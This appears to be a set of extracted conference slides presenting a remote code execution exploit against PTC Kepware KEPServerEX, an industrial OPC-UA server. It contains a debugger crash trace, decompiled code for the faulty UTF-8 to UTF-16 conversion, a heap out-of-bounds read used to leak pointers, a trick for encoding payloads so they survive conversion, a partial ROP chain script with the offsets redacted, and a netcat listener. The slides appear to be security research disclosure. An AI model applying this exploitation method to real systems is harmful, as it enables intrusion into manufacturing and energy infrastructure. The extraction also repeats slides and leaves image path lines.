
# OPC-UA Server - RCE



**Attacker**




# OPC-UA Server - RCE



# PTC Kepware KepServerEx

- Industry's leading OPC-UA server, used in biggest manufacturing lines, oil rigs, wind farms, etc.
- Windows-based
- Custom OPC-UA protocol stack
- OPC-UA logic in `server_runtime.exe`
  - 32bit, service (SYSTEM)
  - Customized anti-debugging





# Analyzing the Crash

```
(42d4.3920): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012004b ebx=00000000 ecx=0012004b edx=00000000 esi=02c7f574 edi=0012004b
eip=769edad0 esp=02c7f4e0 ebp=02c7f4e8 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
ucrtbase!wcslen+0x20:
769edad0 663911          cmp     word ptr [ecx],dx          ds:002b:0012004b=????
0:013> k
# ChildEBP RetAddr
00 02c7f4e8 662c727a ucrtbase!wcslen+0x20
01 (Inline) ----- nfc140u!ATL::CStringT<wchar_t,1>::StringLength+0xb [d:\a01\work\19\s\src\vc7\lib\
02 (Inline) ----- nfc140u!ATL::CStringT<wchar_t,1>::SetString+0xb [d:\a01\work\19\s\src\vc7\lib\
03 (Inline) ----- nfc140u!ATL::CStringT<wchar_t,1>::operator+=+0xb [d:\a01\work\19\s\src\vc7\lib\
04 (Inline) ----- nfc140u!ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::opera
05 02c7f514 6bc3b9fe nfc140u!ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::CStri
```

CStringT<wchar\_t,1>::StringLength+0xb

# OPC-UA Strings are UTF-8 Encoded

Attribute	Value
▼ NodeId	ns=3;i=1008
NamespaceIndex	3
IdentifierType	Numeric
Identifier	1008
NodeClass	Variable
BrowseName	3, "TANK_ID"
DisplayName	"" , "TANK_ID"
Description	"" , ""
▼ Value	
SourceTimestamp	3/19/2023 11:16:07.071 AM
SourcePicoseconds	0
ServerTimestamp	3/19/2023 11:16:07.074 AM
ServerPicoseconds	0
StatusCode	Good (0x00000000)
Value	TOPFLOOR_13
> DataType	String

▼ Value: DataValue
> EncodingMask: 0x01, has value
▼ Value: Variant
Variant Type: String (0x0c)
String: TOPFLOOR_13

Read tag's value Wireshark

**TANK\_ID** tag and it's value  
Unified Automation Client

# KepServerEx Conversion bug

KepServerEx is *trying* to convert UTF-8 to UTF-16

```
1 struct_a1 *__cdecl CUtf8String::ToWide(struct_a1 *struct_for_cstring, char *input_string)
2 {
3     unsigned int number_of_utf16_code_units; // eax
4     struct_a1 *result; // eax
5
6     number_of_utf16_code_units = CUtf8String::GetUtf16Length(input_string);
7     struct_for_cstring->number_of_utf16_code_units = 0;
8     struct_for_cstring->lenght = 7;
9     LOWORD(struct_for_cstring->pointer_to_heap_allocated_buffer) = 0;
10    PERFORM_ALLOCATIONS(struct_for_cstring, number_of_utf16_code_units, 0);
11    result = struct_for_cstring;
12    if ( !struct_for_cstring->number_of_utf16_code_units )
13        return result;
14    if ( struct_for_cstring->lenght >= 8u )
15        result = (struct_a1 *)struct_for_cstring->pointer_to_heap_allocated_buffer;
16    CUtf8String::ToWide(input_string, (char *)result);
17    result = struct_for_cstring;
18    return result;
19 }
```

```
number_of_utf16_code_units = CUtf8String::GetUtf16Length(input_string);
```

# String Encoding is Hard

The image shows a web-based text encoding tool interface. On the left, under the heading "Recipe", there are two main sections: "Encode text" and "To Hex". The "Encode text" section has a dropdown menu for "Encoding" set to "UTF-8 (65001)". The "To Hex" section has a dropdown for "Delimiter" set to "Space" and a dropdown for "Bytes per line" set to "0". On the right, the "Input" field contains the text "AAAÀ", with the character "À" circled in red. Below it, the "Output" field displays the hexadecimal representation "41 41 41 c3 80", with the last two bytes "c3 80" circled in red. A red arrow points from the circled "À" in the input to the circled "c3 80" in the output, illustrating the encoding process.

# UTF-8 to UTF-16 is Hard

UTF-8: AAAÀ


```
Value: DataValue
  > EncodingMask: 0x01, has value
  Value: Variant
    Variant Type: String (0x0c)
    String: AAAÀ
```

Whatever starts  
with C3 is  
probably 2 bytes  
long



# UTF-8 to UTF-16 is Hard

UTF-8: AAAA




41 41 41 c3 80 00 .....

Whatever starts  
with **C3** is  
probably 2 bytes  
long



# UTF-8 to UTF-16 is Hard

UTF-8: AAAA



41 41 41 c3 80 00 .....


1 1 1 2

Whatever starts with C3 is probably 2 bytes long



# UTF-8 to UTF-16 is Hard

UTF-8: AAAA



41 41 41 c3 80 00 .....  
1 1 1 2 **Stop**

Whatever starts  
with **C3** is  
probably 2 bytes  
long




# UTF-8 to UTF-16 is Hard

UTF-8: AAAA



41 41 41 c3 80 00 .....  
1 1 1 2 **Stop**

UTF-16:



\x41\x41\x41\xC3\x80

Whatever starts with **C3** is probably 2 bytes long



# UTF-8 to UTF-16 is Hard

UTF-8: AAAÀ

Whatever starts  
with C? is

OK

↓  
\x41\x41\x41\xC3\x80

# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3


```
Value: DataValue
  > EncodingMask: 0x01, has value
  Value: Variant
    Variant Type: String (0x0c)
    String: AAA\xC3
```

Whatever starts  
with C3 is  
probably 2 bytes  
long



# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3




41 41 41 c3 00

Whatever starts  
with **C3** is  
probably 2 bytes  
long



# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3



41 41 41 c3 00



Whatever starts  
with **C3** is  
probably 2 bytes  
long



# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3




41 41 41 c3 00  
1 1



Whatever starts with C3 is probably 2 bytes long

# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3





41 41 41 c3 00  
1 1 2



Whatever starts with C3 is probably 2 bytes long

# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3




Whatever starts with **C3** is probably 2 bytes long



# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3





Whatever starts with C3 is probably 2 bytes long



# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3



UTF-16:




\x41\x41\x41\xC3LEAKINGTHEHEAP

# UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3

FAIL



\x41\x41\x41\xC3LEAKINGTHEHEAP

# Heap Overflow Primitive

The bug is triggered on both `READ_TAG` and `WRITE_TAG` functions

We have heap OOB (read+write)

- OOB read → leak pointers to defeat ASLR
- OOB write → construct ROP chain, RCE and PWN

# Heap OOB Read

```
▼ OpcUa Service : Encodeable Object
  > TypeId : ExpandedNodeId
  ▼ ReadResponse
    > ResponseHeader: ResponseHeader
    ▼ Results: Array of DataValue
      ArraySize: 1
      ▼ [0]: DataValue
        > EncodingMask: 0x0d, has value, has source timestamp, has server timestamp
        ▼ Value: Variant
          Variant Type: String (0x0c)
          String: aa0h<\U000B5A2C002\j
          SourceTimestamp: Feb 15, 2022 14:29:33.498526100 GMT Standard Time
          ServerTimestamp: Feb 15, 2022 14:29:33.498526100 GMT Standard Time
        > DiagnosticInfos: Array of DiagnosticInfo
```

Leaking data via read tag



0000	4d 53 47 46 5f 00 00 00	4b 74 a2 6d 01 00 00 00	MSGF_... Kt.m....
0010	04 02 00 00 05 00 00 00	01 00 7a 02 2d 16 67 73	..... ..z...gs
0020	78 22 d8 01 41 00 00 00	00 00 00 00 00 00 00 00	x" ..A.....
0030	00 00 00 00 01 00 00 00	0d 0c 0d 00 00 00 61 61	..... ..aa
0040	df 80 68 3c f2 b5 a8 ac	db 88 02 2d 16 67 73 78	..h<..... ..gsx
0050	22 d8 01 2d 16 67 73 78	22 d8 01 00 00 00 00 00	"...gsx ".....

# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

**UTF8**            →    **UTF16**  
mspaint        →    \x00**m**\x00**s**\x00**p**\x00**a**\x00**i**\x00**n**\x00**t**


# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

**UTF8** → **UTF16**  
mspaint → `\x00m\x00s\x00p\x00a\x00i\x00n\x00t`



Not good for our ROP

# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

**UTF8**

??????

→

**UTF16**

→

`mspaint`

# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

**UTF8** → **UTF16**  
?????? → mspaint

UTF-8	UTF-16
?	ms

# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

**UTF8** → **UTF16**  
?????? → mspaint

UTF-8	UTF-16
獺	ms

# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

**UTF8** → **UTF16**  
?????? → mspaint

UTF-8	UTF-16
獺	ms
慰	pa
湏	in
• •	• •

# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

**UTF8** → **UTF16**  
?????? → mspaint  
獺慰湏愁砒e → mspaint.exe

UTF-8	UTF-16
獺	ms
慰	pa
湏	in
..	..

# OOB Write

UTF-8<sub>to</sub>16(?<sub>UTF-8</sub>) = 'ms'

# OOB Write

UTF-8<sub>to16</sub>(? <sub>UTF-8</sub>) = 'ms' → \x6d\x73

# OOB Write

Unicode Character “獭” (U+736D)



→ \x6d\x73

# OOB Write

Unicode Character “獭”

獭

Google


獭

Images Shopping News Videos 拼音 树 读音 祭 鼠 拼音

About 3,910,000 results (0.47 seconds)

Otters  
Animal

Overview Lower classifications Sou



獭

汉文学网

獭字的解释-在线新华字典

© 【水獭】哺乳动物，脚短，趾间有蹼，长七十余厘米。昼伏夜出，善游水，食蛙等，毛棕褐色，是珍贵的裘皮。©

# OOB Write

UTF-8<sub>to16</sub>(? <sub>UTF-8</sub>) = 'ms' → \x6d\x73  
Unicode(\x6d\x73 <sub>UTF-16</sub>) = 獺

# OOB Write

UTF-8<sub>to16</sub>(? <sub>UTF-8</sub>) = 'ms' → \x6d\x73

Unicode(\x6d\x73 <sub>UTF-16</sub>) = 獺

UTF-8(獺) = \xe7\x8d\xad

# OOB Write

UTF-8<sub>to16</sub>(? <sub>UTF-8</sub>) = 'ms' → \x6d\x73

Unicode(\x6d\x73 <sub>UTF-16</sub>) = 獺

UTF-8(獺) = \xe7\x8d\xad

UTF-8<sub>to16</sub>(\xe7\x8d\xad <sub>UTF-8</sub>) = ?

# OOB Write

UTF-8<sub>to16</sub>(? <sub>UTF-8</sub>) = 'ms' → \x6d\x73

Unicode(\x6d\x73 <sub>UTF-16</sub>) = 獺

UTF-8(獺) = \xe7\x8d\xad

UTF-8<sub>to16</sub>(\xe7\x8d\xad <sub>UTF-8</sub>) = \x6d\x73

# OOB Write

UTF-8<sub>to16</sub>(? <sub>UTF-8</sub>) = 'ms' → \x6d\x73

Unicode(\x6d\x73 <sub>UTF-16</sub>) = 獺

UTF-8(獺) = \xe7\x8d\xad

UTF-8<sub>to16</sub>(\xe7\x8d\xad <sub>UTF-8</sub>) = \x6d\x73 = 'ms'

# OOB Write

UTF-8<sub>to16</sub>(?\_{UTF-8}) = 'ms' → \x6d\x73

Unicode(\x6d\x73\_{UTF-16}) = 獺

UTF-8(獺) = \xe7\x8d\xad

UTF-8<sub>to16</sub>(\xe7\x8d\xad\_{UTF-8}) = \x6d\x73 = 'ms'

\xe7\x8d\xad\_{UTF-8} → ms\_{UTF-16}

# OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

```
In [26]: b'mspaint.exe\x00'.decode("utf-16-le").encode("utf-8")
Out[26]: b'\xe7\x8d\xad\xe6\x85\xb0\xe6\xb9\xa9\xe2\xb9\xb4\xe7'
```


# Building the ROP Chain

```
if kep_version == KEPCARE_VERSION_OLD:
    eax = get_encoded_address(libua_base + 0x[REDACTED])
else:
    eax = get_encoded_address(libua_base + 0x[REDACTED])
edx = get_encoded_address(ucrt_base + 0x[REDACTED])
edx += get_encoded_address(libua_base + 0x[REDACTED])
ebx = get_encoded_address(ucrt_base + 0x[REDACTED])
ebp = get_encoded_address(libua_base + 0x[REDACTED])
ebp += get_encoded_address(libua_base + 0x[REDACTED])
edi = get_encoded_address(ucrt_base + 0x[REDACTED])
edi += get_encoded_address(libua_base + 0x[REDACTED])
if kep_version == KEPCARE_VERSION_OLD:
    pushad = get_encoded_address(libua_base + 0x[REDACTED])
else:
    pushad = get_encoded_address(ucrt_base + 0x[REDACTED])

mspaint_encoded = b'mspaint.exe\x00'.decode("utf-16-le").encode("utf-8")
mspaint_string = b'\xe7\x8d\xad\xe6\x85\xb0\xe6\xb9\xa9\xe2\xb9\xb4\xe7\xa1\xa5e'
```

# PTC Kepware RCE - Leaking

```
urikatz@Uris-MacBook-Pro ➤ nc -l 4242
```



